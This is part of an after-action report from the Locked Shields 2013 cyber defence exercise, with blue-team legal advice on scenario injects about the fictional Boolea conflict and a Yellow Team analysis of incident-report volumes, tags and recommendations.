Thank you for your questions! These nations you mentioned are participating in the conflict by assisting Boolean government. For this reason the nature of the conflict is not international armed conflict. (There is no existing conflict between at least 2 different nations). Cyber warfare is not actually so different conventional warfare. Most common definition for cyber warfare is that it is: the use of computers and other devices to attack enemy's information systems as opposed to for example enemy's armies or factories. As a lawyer I would basically understand it as operations taking place in cyberspace. It can be discussed and debated if this what is happening in Boolea, amounts to cyber warfare. However, it can be said that opposing forces have attempted to cause serious harm on humanitarian aid operation in Boolea through illegal cyber activities. On my opinion, we do not need any new rules or treaties for cyber warfare. Instead, we should encourage international discussion and examination on means and methods of cyber warfare. The recent special treaty on cyber crimes was on my opinion necessary, because cyber crimes are often highly multinational and efficient co-operation between nations is needed in order to counter them. The provisions of Boolean penal code do not on my opinion forbid Boolean authorities (and also international coalition operation assisting Boolean government) from defending themselves against illegal cyber activities, which is the case in current situation. Naturally we respect Boolean laws.

Best regards,
LEGAD Blue Team 9

4. Inject 1, Day 2

4.1. Inject Description

Legal advisors,

Since the cyber attacks on the coalition forces are growing out of control, we need another brief tomorrow morning at 07:00Z. It will have to be quick, no more than 15 minutes, because people need to be at the computers trying to get a hold of the situation.

Address the following questions and anything else you find critical: Go through the media reports of today and analyse whether you need to give pointers to the technical experts when communicating with the media. Does the increase in attacks broaden the range of options for legitimate responses? There is press information suggesting war crimes are being committed by BIT.

Advise the commander of his responsibilities for logging data? Everything else remains the same – I will again need a memo of the brief – what you said and how the brief went.

Nicole Underwood
Head Legal Advisor
Joint Command

4.2. Response from Blue Team 10

Dear Mrs Underwood,

today's legal briefing was short again. Regarding the communication with the media, we discussed the question, how (far) we communicate our view on the attribution of certain attacks. As a result of this discussion we will stay with our cautious (terse legalese) style. Here is the summarization of what I said:

Legal Briefing - Locked Shields 2013 - 2nd Day

1 media

1.1 fact: some negative reports (e.g. payment of the Support teams, doubts regarding neutrality of the aid-orgs because of coalition IT-support)

1.2 check if our answers may have negative effects

1.3 emphasize that:

1.3.1 we are here to help the aid orgs and the boolean people

1.3.2 the coalition does not try to gain influence in the aid orgs

1.3.3 the coalition wouldn't use aid org equipment for the coalition's own aims

2 increased attacks

2.1 media reports indicate, that this conflict still may be considered a non-international one

2.2 if that would be the case, we could act in self-defense against the cyber attacks

2.3 regarding the principle of proportionality, our range of defense cyber means would increase with the range of attack means

2.4 BUT: We continue to perform defensive operations ONLY. Attribution Problem is still unsolvable.

3 war crimes by BIT

3.1 logging/documentation of what we do, to prevent false accusations that our team members or the coalition forces committed (cyber)warcrimes

3.2 We should log the attackers operations as well, as long as it doesn't interfere with our defensive operations. So we can prevent reports, that the coalition hinders the prosecution of warcrimes.

Best Regards

BT10-Legal

5. Inject 2, Day 2

5.1. Inject Description

Legads,

The HQ has brought up an additional issue. Please have a look at it and get back to me by 10:00Z.

Considering that the attackers are creating some buzz on social media, and potentially will be coordinating attacks against us there, please advise what measures we can take, should the need arise, in order to shut down access to those sites? Can we block access to those websites or take them down? Or, alternatively, could we deface those sites?

MGen Alex Ander

5.2. Response from Blue Team 8

Dear MGen Ander,

Here are the LEGAD comments to your question:

As a first step you could ask the owner of the social media website to filter the posts or if the owner is reluctant to co-operate then the same could be asked from the ISP. If the site owner or ISP do not respond or refuse then a request could be made under the internal law of the social media website country (law enforcement issue). Taking the issue to LOAC level would be very risky and sensitive.

First – would it be permissible under the SC mandate (threat of attack against civilians)? That would probably require very wide interpretation of the mandate. Second, would it be permissible under the ROE (defensive action only)? Third, you would have to prove that the website is a communication channel of the adversaries and is used to gain military advantage (military objective) – it would be very difficult to prove it (again, requires very wide interpretation). Also, it would not look good in a democratic society. In addition any interference in private media would bring about claims against the coalition since they are private companies and would lose revenues. Most of the site contents have nothing to do with the conflict. In conclusion – it is feasible but it is a matter of conditions and consequences. POLAD advice would be needed, taking into account all the legal questions referred above.

BT8 LEGAD

5.3. Response from Blue Team 10

Dear MG Ander,

I strongly recommend, NOT to take any of the measures you mentioned!

Blocking/Shuting down

At first, the blocking (or shutting down) of social media would interfere with the right of free speech, that probably all of the coalitions nations see as fundamental right. The blockade would not only affect the attackers, but also normal users. Besides this, recent developments in the arabian world have shown, that the communications can't be blocked in total. So the attackers would probably find a way to coordinate their attacks. Therefore the only victim of the blockade would be the peaceful population. Regarding this, i don't see a reasonable proportionality between the positive effects for our cyberdefense (some obstacles in coordination of the attacks) and the negative effects on the right of freedom of speech.

Defacements

I am not sure, what positive effects you expect from a defacement. I just can imagine, that you want to alter the messages to place false information. So the coordination efforts may be disrupted. But therefore hacking the servers probably would be necessary. This measure could bring us to legal problems not just within boolea but also in the nations where the different social media firms are located. Hacking into servers and altering data - on systems not owned by the conflict parties - would probably be considered as criminal act in all of those nations. Other than the NYT Story told the world, BT10-Legal always stated clearly, that the main prevention from prosecution is the fact, that the support teams don't hack other systems. The UN-Mandate is no excuse for criminal acts all around the world.

Other possible measures

There are two measures that i would consider as lawful. We can try to use the social media communication of the attackers for intelligence purpose. So we can prepare for the attacks. But its likely, that they will be able to hide their communications from us - just because of the overwhelming mass of social media messages. Second, we could try to contact those social media firms, that we think, the attackers will rely on. Most of the social media plattform forbids the use for criminal purpose. So we could warn them that there could be a massive abuse of their platforms for the coordination of attacks on aid orgs. Perhaps the firms will try to help and filter those messages or newsgroups on their own. This would only affect the attackers communication and not all of the users. Besides no hacking is needed, because the owner of the system himself is doing it.

Best regards
BT10-Legal

6. Inject 4, Day 2

6.1. Inject Description

Legads,

The press is out of control and reporting on us planning to go cyber offensive. Where is this coming from?? Find out asap what the reference to command and control infrastructure means and what led the press to make such conclusions, and send this information to me. Also, we will need to provide a counter-statement via the press to the general public to make sure this does not result in chaos. Please draft a reply addressing the false claims about cyber offense, and also tell them what the law really says, especially about targeting civilians, and send it to me.

Needless to say, we need to act fast! I will need the response from you by 11:15Z.

MGen Alex Ander

6.2. Response from Blue Team 5

Sir,

1. We have no information where these information are coming from and believe this could be part of a propaganda campaign organized by BIT.
2. We are not deploying any means to start offensive actions against BIT and continue acting in full accordance with the ?RoEs and UN SC mandate.
3. Below is a draft press release.

The Coalition strongly denies the information published by Locked Shield News that it will target BIT cyber hacktivist through lethal means. The Coalition has been taking defensive actions against cyber attacks launched by BIT and BIT sympathizers in full accordance with the laws of armed conflict. These actions are taken to ensure that the aid operations can continue unimpeded. It should be noted that under armed conflict law, civilians cannot be targeted. However, civilians participating to hostilities lose this immunity and can be targeted as long as they participate to hostilities. This could allow the use of cyber and kinetic means. It is however the Coalition policy to use the least amount of force necessary to stop these attacks. The Coalition expects that we can continue acting through cyber means only and are cooperating with law enforcement agency in Boolea to arrest the persons taking part in these attacks. The Coalition is operating under a clear mandate from the UN Security Council to assist the civilian population of Boolea. This mandate has not changed. The NATO mandate is also limited to defensive actions only.

4. In terms of the personal data, we have informed the Boolean data protection authority of the leak. We have started investigating the extent of the release of data and carried out an assessment of the risks caused by the breach. Moreover, we have informed the persons concerned and taken them to safety to ensure that they are not targeted by BIT sympathizers.

BT5 LEGAD



Annex VII: Yellow Team After Action Report

Contents

1. Executive Summary
2. About the Technology
3. Reporting Volume and Types
4. Reporting Quality
5. Recommendations
6. Feedback to the Blue Teams

1. Executive Summary


Yellow team's focus was to provide situation awareness over the game events. The team facilitated in-game and out-of-game data collection, processing and visualization. In-game data collection consisted of facilitating expert information sharing between blue team and yellow/white team. Out-of-game collection focused on facilitating the various scoring requirements, from automatic scoring to manual scoring.

This year, we received 1242 incident reports, which is a significant increase to the year 2012. In 2012 we received 376 reports (average of 42 per team). Increase in volume introduced slight decrease in average value of each report. However, as a whole we had better insight to the game events, as well as to the maturity of different teams. Furthermore, having real data is an excellent starting point for improving the collaboration between blue teams (critical infrastructure defenders) and yellow team (headquarters). This report focuses on observations that can be used next year to enhance the quality of reports, as well as assigning priorities to new capabilities which have been planned for future, namely:


- **IoC sharing service** - Blue teams voluntarily shared and used intelligence about malicious identities in their incident reports. Identities were mostly IP addresses. This kind of sharing is fairly easy to streamline. Also headquarters can automatically provide further intelligence about the identities, which in turn provides in-game incentive for blue team sharing.
- **Action journal** - while proactive actions is valuable information that could be shared, it should be treated as a separate workflow of incident reporting. If blue teams like to report proactive actions anyway, a simpler process could be introduced to increase the overall throughput of information sharing.

2. About the Technology


Exercise used *AbuseSA* product with *CDX extension* to facilitate collaboration, information sharing and situation awareness. It combines different tools and workflows seamlessly and it adapts to changing requirements in order to improve the process iteratively as new knowledge and goals require. AbuseSA base product is designed for collecting, aggregating, normalizing and visualizing information from various sources, to provide actionable reports and situation awareness visualizations. The CDX extension is a module that enables domain experts to contribute insight into the situation awareness.



Practical examples



Picture: CDX extension implements light-weight human reporting workflow, designed to serve users ranging from local experts to decision makers (pictures from another exercise).



Focus: 2012 2013 2014

Picture: In 2012 CDX extension implemented light-weight reporting. In 2013 it brought in workflows to provide feedback to the blue teams, as well as to the decision makers.



Picture: All teams provide a wide range of different types of reports.

3. Reporting Volume and Types

The reporting volume tripled this year. There are probably two reasons for the increase. 1) We had stripped formality from the reports, so reporting required less cognitive overhead, and 2) several of the teams, perhaps as a result of low-overhead reporting, treated every observation as an incident. For example one IDS event would constitute an incident. Similar thing was observed in reports of proactive actions. Some teams reported

every fix as a separate incident, even though similar actions were performed to different machines. However, the fact that teams are reporting, even in too detailed level, is a much better situation compared to previous years, where any insight was hard to get. Even the data which could be considered useless at the first glance, tells a story with a deeper look. For example, if a team mostly reports IDS observations, it provides a hypothesis: is this team operating mostly on reactive level? Also the fact that a lot of proactive measures were reported, could tell us that next exercise could focus on more advanced topics, while basic due diligence actions, such as patching and vulnerability scanning could be considered business-as-usual.

3.1. About the Tagging

By combining the benefits which come from the focusing on situation awareness (instead of long-term historical trends) and centralized tagging, we enjoy the following benefits:

- Spending time to create bullet-proof hierarchical taxonomy to cover the types of observations is not necessary. Training reporters to this taxonomy is not necessary either. Hierarchical taxonomies suffer the following issues:
 - Creating a working hierarchical taxonomy is close to impossible. Even more so in the cyber-world, where there is no long history on classifying different events.
 - It is hard for the humans to pick one category, if only one is allowed. For example, if the taxonomy would consist of exploit and defacement - what should the reporter use in the case the defacement was done by exploiting a web or database server?
 - After the taxonomy is implemented, it is hard to modify as the previously collected data will need revisiting
- We can adjust our plans during the game. For example, if we want to start observing whether the teams understand that DOS attacks were conducted through BGP-poisoning, instead of flooding traffic, we can start tagging BGP-observations accordingly.
 - Overall, we can adjust the level of detail of situation awareness, by utilizing more high-level tags or more detailed tags. Especially when the ontology is controlled by the person responsible of analyzing and reporting the observations, this freedom provides a powerful tool to the analyst.
- We can use several tags, if we want to highlight several aspects of one report.

Below, we explain the tags used in the exercise.


- **Proactive** - any kind of proactive measure to prevent future compromises. Patching, fixing of web application vulnerabilities, code review etc.
- **Attempt** - an failed attempt of malicious activity. Failed SQL injection, failed exploit, blocked attack etc.
- **Suspicious** - a suspicion of malicious activity. Typically IDS alerts.
- **Compromise** - a successful compromise of the system. Planted malware, planted user accounts, backdoors etc.
- **Insufficient Information** - the analyst could not deduce which tags he or she should use
- **Recon** - reconnaissance activity from the perpetrator. Mostly part of vulnerability scanning.
- **DoS** - denial of service. DDoS flooding, rendering a service useless by configuration change, crashing a service with malicious requests or responses.
- **BGP-Poisoning** - a special case of DoS the yellow team started monitoring for, after red team started to conduct bgp-poisoning attacks
- **False** - confirmed false alarms
- **Policy Violation** - incidents that are not necessarily a result of malicious activity, but probably reported due to the fact that they contradict with the policies of any given organization. P2P traffic, undocumented hosts in the network etc.
- **Duplicate** - reports that were accidentally duplicated by the blue teams. For example if new ticket was accidentally created when providing additional information.
- **Irrelevant** - *reports that are fully irrelevant in the context of incident reporting. Greetings, giving feedback of the reporting system etc. Irrelevant-tag does not mean that there is no value at all in these kinds of reports. For example boosting the morale or using a convenient channel for giving feedback is still usable in contexts other than incident reporting.*
- **Legal** - teams considering legal implications or asking for legal advice
- **Phishing** - *phishing reports. For example a user has received an email requesting usernames and passwords.*
- **Physical** - in-game physical event, such as explosion in the server room

The reader should consider own tagging based on the lessons-learned of this document, when creating own

tagging ontology.


3.2. Distribution

When blue teams shared their observations, yellow team assigned tags for the events. Yellow team tagging took from 30-120 seconds per report, depending on the quality of the report. In most cases, 30 seconds was enough. During the first day, attempting to handle all the reports generated some backlog for the YT analyst, who also conducted other tasks, such as giving situation briefings, searching for information for White and Red teams etc, as well as introducing the system to VIP visitors. On the second day, we changed approach. We only handled reports, where the state was open at any given moment. We assumed that if the case is closed (quickly), the expected value of the report drops, while open cases deserve more attention. After the exercise, we tagged all the remaining (closed) reports.



Picture: On second day we introduced a workflow, where we had a task list consisting untagged open reports.

Report tags



Picture: Distribution of report tags assigned by the yellow team. In the future exercises, we expect to see drop in the number of types presented in different shades of gray.

3.3. Priorities


Now that we have plenty of reports at our disposal, we had a look how clearer focus would affect to the reporting volumes. We assigned priorities to different types of reports, as follows:

- **First priority:** incident has happened or there is a good confidence that a break-in was attempted
- **Second priority:** observations of reconnaissance activity, or reports that do not contain enough information to deduce whether incident has happened
- **Third priority:** information that was provided outside the scope of original intent.

tag	# of reports	priority
-----	--------------	----------

proactive	350	third
attempt	258	first
compromise	151	first
suspicious	178	second
insufficient information	99	second
recon	69	second
technical issue	47	third
defacement	32	first
dos	20	first
bgp-poisoning	17	first
false	13	third
policy violation	6	first
duplicate	5	first
irrelevant	5	third
unclassified	5	first
legal	3	first
physical	1	first
phishing	1	first


Table: Priorities were assigned as shown.



Picture: With tighter focus, the number of incident reports could be cut down to below half.

4. Reporting Quality

In this section we exemplify what can be deduced from the reports. The best takeaway from this section is to understand what would be possible, if reporting would be implemented in more controlled environment, such as in organization or inside a nation, where critical actors would undergo half-day training on reporting. The current data set is based on reports provided by individuals with little or no training, so we expect a certain amount of bias in the reports.



4.1. Proactive Actions (A)

A number of teams reported a large number of proactive actions. Especially blue2, blue3, blue5, and blue6 were reporting masses of proactive actions. While proactive actions do not belong to the domain of incident reporting, it was used, probably due to convenience. White team asked blue teams to report also proactive actions, and low-overhead reporting provided an easy way of doing that. Quite often, teams did not aggregate the actions, e.g. same action on several different machines were reported as separate actions.

We can deduce two things from our observations:

- Given that the teams went the trouble of providing information even from single actions, the reporting was sufficiently easy. There is room for introducing a bit more granularity to the reporting.
- Given the lack of aggregation, a number of teams seem to think mostly on operational level. Tactics and strategies might be overlooked. Some uncertainty can be assigned to this conclusion, as some of the teams might have thought that a higher number of reports correlate with better score.

4.2. Suspicious (B)

Reports tagged with *suspicious* consisted mostly of reports that we know or suspect to be a result of IDS alert. IDS alerts historically have a lot of false positives, so we didn't go further in our speculation. Also in these reports, the lack of aggregation was visible. The high number of blue1 reports with suspicious-tag implies that blue1 reported each IDS alert, as separate reports. Their solution from the national defense perspective was suboptimal, as expert information sharing was designed to avoid exactly the problem of analysts having a number of machine reports at their hand, lacking all the insight that local experts could provide. Furthermore, this kind of activity belongs to automation. There would have been module to collect Snort alerts automatically, should we have chosen to utilize it.

4.3. Attempt (C)

Attempts were reported by several teams and sometimes in volumes. Especially Blue3, Blue4 and Blue5 provided a lot of data from attempted attacks. Some correlation between proactive measures and attempts (un-successful attacks) is visible, for example in blue3, and blue5 reports. However, also contradicting material is visible, for example in blue6 reports (74 proactive measures vs 5 attempts and 11 compromises).

4.4. Insufficient Information (D)

Quite often, the reports were tagged with "insufficient information" due to the fact that the team did not state explicitly or implicitly the impact of the attack. For example, they reported IDS observations and actions (such

as blacklisting), but no insight on the fact whether the attack was successful or not. The analysts were able to deduce the impact quite often from weak signals, such as the team stating that "malware was removed". In these cases we tagged the report appropriately (compromise), while another approach would have been to teach the team to provide more detail. Providing seemingly trivial details would be beneficial from the standpoint that it takes few seconds for the team to mention the impact, while it could take several minutes from the analysts to make the decision based on anecdotal information.

4.5. Defacements (E)

It was delightful to see that the ration between compromise-reports and defacement-reports had turned more heavily to discovering compromises. Defenders see more easily defacements, so we expect bias towards defacement-reports. Defacements can be a form of diversion from Red Team side. In 2012 exercise we for example saw that if red team was conducting two attacks at the same time, namely defacements and stealing of SCADA passwords, only the defacements got reported. The lack of defacement reports can be also explained by the fact that Red Team de-emphasized defacement attacks this year.

5. Recommendations

Based on our observations, we list below recommendations that would take the information sharing and situation awareness to the next level in future exercises.

5.1. IoC sharing Service

IoC refers to Indicators of Compromise. Traditionally, these have been used to share indicators, such as malicious IP addresses, C&C domain names, hashes of malware etc. Introducing the IoC concept to the game would direct the players to think what kind of information is useful to share. It would bring focus to the reports. We don't propose implementing the OpenIoC XML-format to the game due to added complexity. However, we propose that we take the idea and provide a simple way to share indicators of compromise. This information can be utilized in many ways:

- YT/White team can automatically provide intelligence based on the ?IoCs shared by the blue teams. This will create an in-game incentive for the reporters, as well as simulates better the real-world scenario, where it is close-to impossible to find the perpetrator without international collaboration, which is quite often based on sharing this kind of information.
- Malicious identities can be monitored automatically, if deemed necessary.
- Some teams, if they deem necessary, can tap into the IoC sharing service, and either automate, or semi-automate, the blacklisting of selected identities. (Confirmed C&C servers and so forth). Of course, teams should be free to fully automate blacklisting of all identites, and suffer the consequences trough dropped service level (learn by doing).

5.2. More Focus on the Context of Reporting when Introducing Reporting Instructions

When different game aspects are introduced in live meetings before, and during the game, the context of reporting should be explained to the blue teams. For example:

- The context is to share information that national actor can share to other defenders, in order to strengthen the defense.
- IoC:s are valuable as their utilization can be automated and defenses get more close to real-time
- Single actions are not interesting in the context of collaborative defense, as this high-volume detailed information is harder to share and put into use implement in other teams. * However, clever tips and tricks should be shared, with a workflow which contains fewer steps. There could be a simple portal for sharing tips and tricks, which would be accessible by all blue teams.
- The goal is to build insight. So it would be better to aggregate observations to fewer separate incidents, in order to build-up an incident history.

5.3. Critical Infra Protection Sensor Service

Several countries are already running a national critical infrastructure monitoring service. Similar service could be introduced, as a complementary service, to the game in a fairly automated manner. For example sensors could observe malicious identities shared by blue teams, and create alerts based on sensors run for each blue team (critical infrastructure provider). Yellow team would have overall situation awareness of what kind of actionable alerts are seen in different teams. Blue teams could benefit from a centralized service provided by a

small team of security professionals.

This would not remove the need for teams to run their own detection capabilities, as the sensor network would focus on threats against the whole critical infrastructure, as opposite of trying to catch each and every incident that could happen inside the blue team.

6. Feedback to the Blue Teams

Initially, we considered giving individual feedback. However, as the feedback was mostly to same for everyone, we will give feedback for all below. Furthermore, we have considered how to enhance the reporting so that this kind of feedback would not be necessary in the following years.

6.1. Successful Collaboration

All the teams reported diligently their actions and observations. Based on the results of LS13, we can safely say that information sharing is at least technically possible, and people are willing to share, given that they do not need to consider the potential negative aspects of sharing, such as legal and political implications. We hope that the exercise has demonstrated through practice, that there is a lot of information that can be shared without legal issues.

We also observed collaborative initiatives that occurred even without an specific incentive in the exercise. We saw blacklisting services, malware analysis and sharing of tips and tricks to protect others. We would like to thank the teams who showed practical examples on how teams can collaborate just because it is the right thing to do.

6.2. Incident History

A lot of the teams treated the reporting as an single-shot channel to report actions, where as the headquarters expected incidents where the knowledge would build up over time by itself. (E.g. the yellow team does not have to aggregate themselves the different reports to gain overall understanding. In practice, building understanding would happen by using selected hash-tags for certain phenomena's, and reusing those hashtags when additional information occurs. Getting the birds-eye view right from the start is not simple, so we understand that getting rid of splits and merges of incidents can not be totally avoided. However, we would have expected some increase in the reports where different observations accumulate to single reports.

6.3. Human Insight vs Alerts from Automation

This is related to the remarks made at section *Incident History*. The reason expert information sharing was implemented, was to avoid the pitfalls of non-local expert analyzing technical information without the access to the data that the local experts have (network captures, logs etc). Thus providing incident reports for example from each IDS alerts was a bit counterproductive. This kind of reports increase the workload of YT/Headquarters, and that is time away from analyzing the confirmed incidents.